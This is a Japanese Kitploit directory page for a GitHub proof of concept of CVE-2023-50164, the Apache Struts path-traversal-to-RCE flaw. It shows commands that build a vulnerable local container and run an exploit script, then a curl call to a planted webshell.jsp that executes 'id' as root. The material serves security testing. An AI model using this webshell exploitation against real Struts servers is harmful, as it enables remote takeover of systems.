
Skip to content
KitploitKITPLOIT
ツールエクスプロイトブログ
Log in
提出
ツールエクスプロイトブログ
提出

ハッキング、侵入テスト、サイバーセキュリティツールをあなたのセキュリティアーセナルに!

Kitploitはハッキング、サイバーセキュリティ、ペネトレーションテストのツールディレクトリです。最新のプロジェクトアップデートを見つけて、脆弱性の発見、システム分析、テストの自動化、セキュリティの強化を行いましょう。

フィードお問い合わせプライバシー© 2026 Kitploit

ツールディレクトリ

カテゴリ

すべてのカテゴリを見る
Loading categories
ツール/GitHubGitHub/sunnyvale-it/cve-2023-50164-poc
脆弱性分析エクスプロイトウェブアプリケーション悪用ペネトレーションテストペイロード開発
GitHubsunnyvale-it/cve-2023-50164-poc

CVE-2023-50164-PoC

CVE-2023-50164(Apache Struts 路径遍历到 RCE 漏洞)- 概念验证

リポジトリを見る
2172年前未レビュー

人気

すべて見る →

コミュニティで最も使われているツールを見つけましょう。

すべてのツールを探索

ツールコレクションを閲覧

すべてのツールを見る →
共有

CVE-2023-50164(Apache Struts パストラバーサルからRCEへの脆弱性)- 概念実証

このPoCは、Apache Struts2の脆弱性を悪用してRCE(リモートコード実行)をテストするために作成されました。
イメージをビルドしてコンテナを実行します:

$ DOCKER_BUILDKIT=1 docker build  . -t struts2-rce-poc && docker run --rm -p 8080:8080 struts2-rce-poc

エクスプロイトを実行します:

$ cd exploit
$ ./exploit.sh

これで、サーバー側で任意のコマンドを実行できるようになります:

$ curl http://localhost:8080/webshell/webshell.jsp\?cmd\=id%20-a  

uid=0(root) gid=0(root) groups=0(root)

クレジット

  • 脆弱なアプリケーションの例を提供してくれた @jakabakos に感謝します(https://github.com/jakabakos/CVE-2023-50164-Apache-Struts-RCE)


  • 上記の図を提供してくれた Zscaler ThreatLabz に感謝します(https://www.zscaler.com/blogs/security-research/coverage-advisory-cve-2023-50164-apache-struts-path-traversal-and-file)
ツールをダウンロード